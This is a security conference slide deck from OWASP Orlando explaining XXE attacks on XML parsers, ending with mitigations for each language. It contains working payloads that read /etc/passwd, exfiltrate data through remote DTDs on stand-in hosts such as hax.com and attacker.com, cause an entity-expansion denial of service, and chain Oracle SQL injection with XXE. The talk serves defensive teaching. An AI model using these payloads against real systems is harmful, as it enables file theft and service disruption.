OWASPORLANDO

XXE: The Anatomy of an XML Attack

About Myself

Just a Little Background

- Sr. Penetration Tester
- Programming since 1998
- Son of a firmware engineer
- RE / VR / ED Hobbyist
- Fascination with how things work

Table of Contents

Overview of the Presentation

```
<?xml version="1.0"?>
<quiz>
 <qanda seq="1">
  <question>
   Who was the forty-second
   president of the U.S.A.?
  </question>
  <answer>
   William Jefferson Clinton
  </answer>
 </qanda>
 <!-- Note: We need to add
  more questions later.-->
</quiz>
```

XML

What is XML ?

What is XML

The Extensible Markup Language

Configurations

Documents


Transactions

Communications

One file format to rule them all!

What is XML

A Look at the Technologies




Widely Adopted

What is XML

Structure of XML

Syntax Requirements

- Encoded Unicode characters
- Avoids symbols like & and <
- Start and end element tags
- Tags match case-sensitivity
- Contains one <root> element



Document Type Definition

Defines the rules an XML follows

HTML vs. XML


Similar look and feel as HTML

OWASP
The Open Web Application Security Project

What is the threat ?

Threat Surface


XXE Attacks are Complex



...drink all the booze ...hack all teh parsers

Threat Surface

How Does it Work



1

Step One

Attacker Sends Infected XML


1) Identifies proper XML requirements for web service
2) Identifies target system platform (Win/Linux)
3) Adds external entity to XML payload
4) Replays XML payload against web service

Server Parses XML

2

Step Two

System/Network Compromised!



3

Step Three

Profit.


Threat Surface

Types of Attacks

- Remote Command Execution
- Exfiltrate Local Files
- Internal Network Traversal / SSRF
- Denial of Service

Threat Surface

Reported XXE Vulnerabilities in Public Software



Facebook

In January 2014, Facebook paid security researchers $33,500 for an XXE that was found in their OpenID implementation. While this was discovered in Facebook, it actually affected OpenID which is used by a major portion of the internet.


Google

In April 2014, Google paid security researchers $10,000 for disclosing an XXE vulnerability privately that gave them the password file for the internal server.

How does it work ?

Attack Mechanism

Example of Web Service XML Parsing



Attack Mechanism

Sample XML Overview

XML PAYLOAD

```
<?xml version="1.0" encoding="utf-8"?>
<login>
  <username>admin</username>
  <secret>hunter2</secret>
</login>
```

XML Declaration

XML Body

Attack Mechanism

Sample XML Overview

XML PAYLOAD

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
    <!ENTITY % hax SYSTEM "file:///etc/passwd">
]>
<login>
  <username>&hax;</username>
  <secret>hunter2</secret>
</login>
```

- XML Declaration
- DTD w/ External Entity
- XML Body
- Entity Parameter

Attack Mechanism

Exfiltrating Data Using Application Feedback

XML DOCUMENT

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
    <!ENTITY % hax SYSTEM "file:///etc/passwd">
]>
<login>
  <username>&hax;</username>
  <secret>hunter2</secret>
</login>
```

Web Page Title

http://domain.com

Password incorrect for username: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh

Attack Mechanism

Exfiltrating Data Using Direct Feedback Channels

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE root [
  <!ENTITY % hax SYSTEM "file:///etc/passwd">
  <!ENTITY % ext SYSTEM "http://hax.com/xxe.dtd">
%ext;]>
<login>
  <username>&send;</username>
  <secret>hunter2</secret>
</login>
```

XML Payload

```
<?xml version="1.0" encoding="utf-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM
'http://hax.com/get.php?file=%hax;'>
">
%all;
```

http://hax.com/xxe.dtd

Loading a remote DTD w/ external entity

Attack Mechanism

Exfiltrating Data Bypassing Syntax Requirements Using CDATA

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ELEMENT data (#ANY)>
<!ENTITY % start "<![CDATA[">
<!ENTITY % hax SYSTEM "file:///etc/passwd">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://hax.com/xxe.dtd">
%dtd;
]>
<data>&all;</data>
```

XML Payload

```
<!ENTITY all '%start;%hax;%end;'>
```

http://hax.com/xxe.dtd

Content will be returned to the application as data and will not be interpreted as XML

Attack Mechanism

XXE Against JSON Web Services

JSON REQUEST

```
POST /search HTTP/1.1
Host: hax.com
Accept: application/json
Content-Type: application/json
Content-Length: 17

{"search":"news"}
```

XML REQUEST

```
POST /search HTTP/1.1
Host: hax.com
Accept: application/json
Content-Type: application/xml
Content-Length: 155

<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE search [<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<search>news</search>
<value>&xxe;</value>
</root>
```

Sometimes API frameworks support both JSON and XML by default.

Attack Mechanism

Memory Exhaustion Denial of Service Attack

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ENTITY a0 "hax" >
<!ENTITY a1 "&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;&a0;">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
<!ENTITY a4 "&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;&a3;">
]>
<data>&a4;</data>
```

XML Payload

The parser continually expands each entity within itself, overloading the server.

Attack Mechanism

Oracle SQL Injection w/ Oracle XXE Exfiltration

```
<?xml version="1.0" ?>
<Transaction>
<TransId>0000-0000-000-000</TransId></MemberId>asdf'||
(select extractvalue(xmltype(
'&lt;?xml version="1.0" encoding="UTF-8"?>
&lt;!DOCTYPE roottag [
&lt;!ENTITY % dtd SYSTEM "http://attacker.com/exfil/'||
(
select hax from (select hax, rownum as rn from (
  select owner||'.'||table_name||','||column_name as hax
  from dba_tab_columns
  order by owner||'.'||table_name||','||column_name desc
)) where rn=4
)
||'">
%dtd;
]>
'),'/l') from dual)
||'</MemberId></Transaction>
```

1) SQL Injection in MemberId
2) Leveraging Oracle XXE
3) Exfiltrating Using Direct Channel
4) Traversing DBA views
5) Grabbing DB/Table/Columns
6) Can leverage Oracle encodings

Attack Mechanism

Default URI Schemes by Language

C/C++	JAVA	PHP	.NET	Other(s)
file://	file://	file://	file://	ldap://
http://	http://	http://	http://	ssh://
ftp://	https://	ftp://	https://	ssh2://
---	ftp://	php://	ftp://	expect://
---	jar://	data://	---	zlib://
---	netdoc://	glob://	---	---
---	mailto://	compress.zlib	---	---
---	gopher://	compress.bzip2	---	---

How can I prevent it ?

Preventive Measures

Just a few points to consider

- Most development environments do not facilitate opportunity for developers to implement security.
- The default settings in most XML libraries create unsafe conditions for parsing XML.
- XML parsers in JSP and PHP provide the biggest threats due to the flexible nature of how they use URI schemes.
- Bypasses exist that allow attackers to trick servers to send data remotely.

OWASP
The Open Web Application Security Project

SUPPORT_DTD

Preventive Measures

Example Mitigations by Language

.NET

- 3.5 - Set ProhibitDtd in XmlTextReader or XmlReaderSettings to true
- 4.0 - Set DtdProcessing in XmlReaderSettings to DtdProcessing.Prohibit

PHP

- XMLReader: Set the LIBXML_NONET option
- Set libxml_disable_entity_loader(true);

JAVA

Set the external entities and DTD support options in XMLInputFactory to false: IS_SUPPORTING_EXTERNAL_ENTITIES and SUPPORT_DTD

C/C++

xmlParserOption should NOT implement the options: XML_PARSE_DTDLOAD or XML_PARSE_NOENT

Preventive Measures

Alternative Mitigations

- Understand Your XML Libraries
- Validate Input Before Sending to Parser
- Don’t Render User-supplied Data in HTML
- Bake Security into the Development Roadmap
- Block Network Egress

What does it look like ?


0110101 NAME ADRESS
OLIN 101 LOGIN PASSWORD
01101010 NAME ADRESS

LIVE LAB

Bonus Material


Live Lab


Connection Details

- http://goo.gl/6yeo3j
- Don’t use the Denial of Service Payload
- Don’t abuse the server

Bonus Material

Burp Plugin: Wsdler





OWASP
The Open Web Application Security Project

Research:

Christopher Späth, Christian Mainka, and Vladislav Mladenov
http://web-in-security.blogspot.in/2016/03/xxe-cheat-sheet.html

Nicolas Grégoire
http://www.agarri.fr/blog/

Resources:

Prevention
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet

Exploitation
http://www.silentrobots.com/blog/2015/12/14/xe-cheatsheet-update/
http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html
https://blog.bugcrowd.com/advice-from-a-researcher-xxe/

Questions ?